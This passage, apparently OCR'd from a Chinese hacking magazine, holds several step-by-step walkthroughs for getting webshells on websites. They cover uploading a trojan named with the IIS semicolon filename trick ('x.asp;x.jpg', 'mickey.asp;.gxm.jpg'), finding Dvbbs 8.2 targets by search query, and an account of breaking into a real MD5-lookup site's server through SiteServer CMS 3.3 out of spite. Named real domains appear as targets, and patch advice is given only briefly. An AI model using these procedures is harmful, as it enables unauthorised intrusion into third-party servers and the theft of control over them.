


图6




图7

默认上传文件大小为100K，目前大马一般都在130K左右，因此建议先上传小马，然后通过小马再上传大马。我把小马命名为了x.asp;x.jpg，点“浏览”按钮选中x.asp;x.jpg这个文件，点击“开始上传”按钮就上传成功了，如图5。

上传成功后就可以直接访问我们的小马了，不过默认是无法复制和查看小马地址的，需要我们自己组合一下地址，在图5中可以看到当前目录是/Upfiles/User/mybt_cn/，我们的小马名为x.asp;x.jpg，域名+当前目录+小马地址就是小马的路径了。访问“http://www.forcnzz.cn/Upfiles/User/mybt_cn/x.asp;x.jpg”，就顺利的看到了我们的小马，如图6，然后就可以写入大马代码进行后续的提权挂马等操作了，我就不继续演示了。

最后我再简单的说下修补方法，一是打上官方的补丁（如果有的话），二是取消上传目录的可执行权限，操作步骤为：进入IIS，对网站的上传文件夹点右键选择属性，在目录选项中，下方的执行权限默认为纯脚本，我们设置为无就行了，如图7。如果是虚拟主机，一般正规空间商的WEB管理都有文件夹执行权限的设置，上传目录选择禁止运行脚本即可，这样就算别人上传了他的网马也一样无用武之地了。

使用IIS的0day漏洞击溃Dvbbs8.2

文章难易度：★★
文章内容要点：利用IIS5.x和IIS6.0对于文件名解析上的漏洞来获取Webshell

mickey

一、IIS5.x和6.0的0day漏洞

在开始介绍这个漏洞前，我们先来看一个历史漏洞——“Macromedia Jrun部分脚本源代码泄露漏洞”，Macromedia JRun 4.0管理平台在处理部分文件扩展名时存在问题，远程攻击者可以利用这个漏洞获得部分脚本类型的源代码信息。JRun4.0可以被欺骗绕过限制，并显示一些不被Macromedia扩展关联的脚本文件源代码（.php、.asp、.pl），可以通过在这些扩展名的后面加上“;.cfm”来实现，目前为止，只有微软的IIS连接器受这个漏洞的影响。

当时利用这个漏洞的时候，因为JRUN默认只支持CFM，而不支持ASP、PHP、PL脚本，因此在使用IIS连接器的时候，如果你上传“bk.asp;.cfm”，则jrun会认为这是一个cfm文件，而允许上传，而它的IIS连接器会当成asp来执行，所以就会显示源代码。再来看另一个流传了好久的0day漏洞，原理其实是差不多的，构造“mickey.asp;gxm.jpg”这样命名的ASP木马文件，当上传到IIS5.*、IIS6.0服务器上的时候，就会被IIS正常解析为ASP脚本。

二、0day漏洞利用——击溃DVBBS8.2

这个漏洞最早是GXM同学告诉我的，在此谢谢他无私的分享，好了，废话不多说了，首先通过google搜索“powered by dvbbs 8.2”来寻找要测试的目标。找到一个目标后，我们需要先注册一个用户，使用新注册的用户登录论坛，点击论坛工具栏的“我的主页”，进入个人主页配置，然后点击“个人空间管理”，如图1。




图1

给现有的空间标题随便起一个名字，然后点“保存设置”按扭，接下来点击“自定义风格”，依旧在“样式风格CSS修改”里任意输入几个字符，然后点“保存设置”。这点需要注意，如果保存成功了，页面的样式就会有所变化，不过这并不耽误我们后面的入侵，如图2。

点击“文件管理”按扭，就会弹出风格模板的文件管理窗口了，在这里我们上传以“mickey.asp;.gxm.jpg”命名的ASP一句话木马，可以看到上传成功了，成功的绕过了上传限制，如图3。




图2




图3

通过点击上传的文件，可以直接得到ASP一句话木马的URL路径，我们已经成功把ASP一句话木马上传到了IIS服务器上，现在就可以使用客户端进行连接了，如图4。就这样，一个Webshell简简单单的就得到了，一点儿也不难吧！




图4

三、修补措施

对于这个漏洞，有以下几个修补的方法，大家可以参考下：

1、把上传图片的目录的脚本执行权限取消掉

2、规范上传脚本的代码，校验上传图片和文件的代码段，或者是在论坛的后台把上传功能关闭。

3、暂时删除上传脚本，等待微软发布补丁，或者是使用IIS7来替代。

文章难易度：★★★

文章阅读点：利用方法，结合SiteServer CMS3.3的一个漏洞获取webshell

我是如何拿下MD5查询网站

帝冢[T.C.C]

这天拿着一个MD5密码跑到CMD5网站上查询，结果显示是一条收费记录，需要交money才能查，我又转到MD5.COM.CN网站去查询，可恨的是这里也显示是一条收费记录，我心中非常的气愤，鄙视这帮没啥技术含量却只知道赚钱的家伙，于是也就有了今天的检测。

首先，为了安全问题，先隐藏自己的IP地址，重新打开md5.com.cn的主站，虽说这类的网站一般都不会有什么值得利用的地方，但也应该看看的，就当多做个了解吧，如图1，不出所料，还真没什么可以利用的地方。




图1

我决定使用明小子来查询旁注信息，一共发现有12个站点在该服务器上，如图2。继续使用明小子的网站批量检测，去除一堆无用的垃圾结果，只剩下一个有用的后台扫描出来了"http://www.ncjd.net/SiteServer/initialization.aspx"，这是我自己收集的后台，明小子自带的文件中没有的。

打开一看，原来使用的是SiteServer CMS3.3正式版，如图3，记得这个版本存在一个比较严重的漏洞，可以直接得到shell，我们来试试吧。直接在浏览器地址栏输入http://www.ncjd.net/usercenter/login.aspx，打开了用户注册界面，先来注册一个用户，随便填写就可以，如图4，使用注册的用户登录，进入了用户中心，如图5。

选择左侧的"文档附件管理"，点击文件夹下的dz225，如图5。选择"新建文件"，在"文件名"处填写1.asa，在下面的内容框中把一个asp木马的源码复制进去，然后点击"保存并关闭"，如图6。

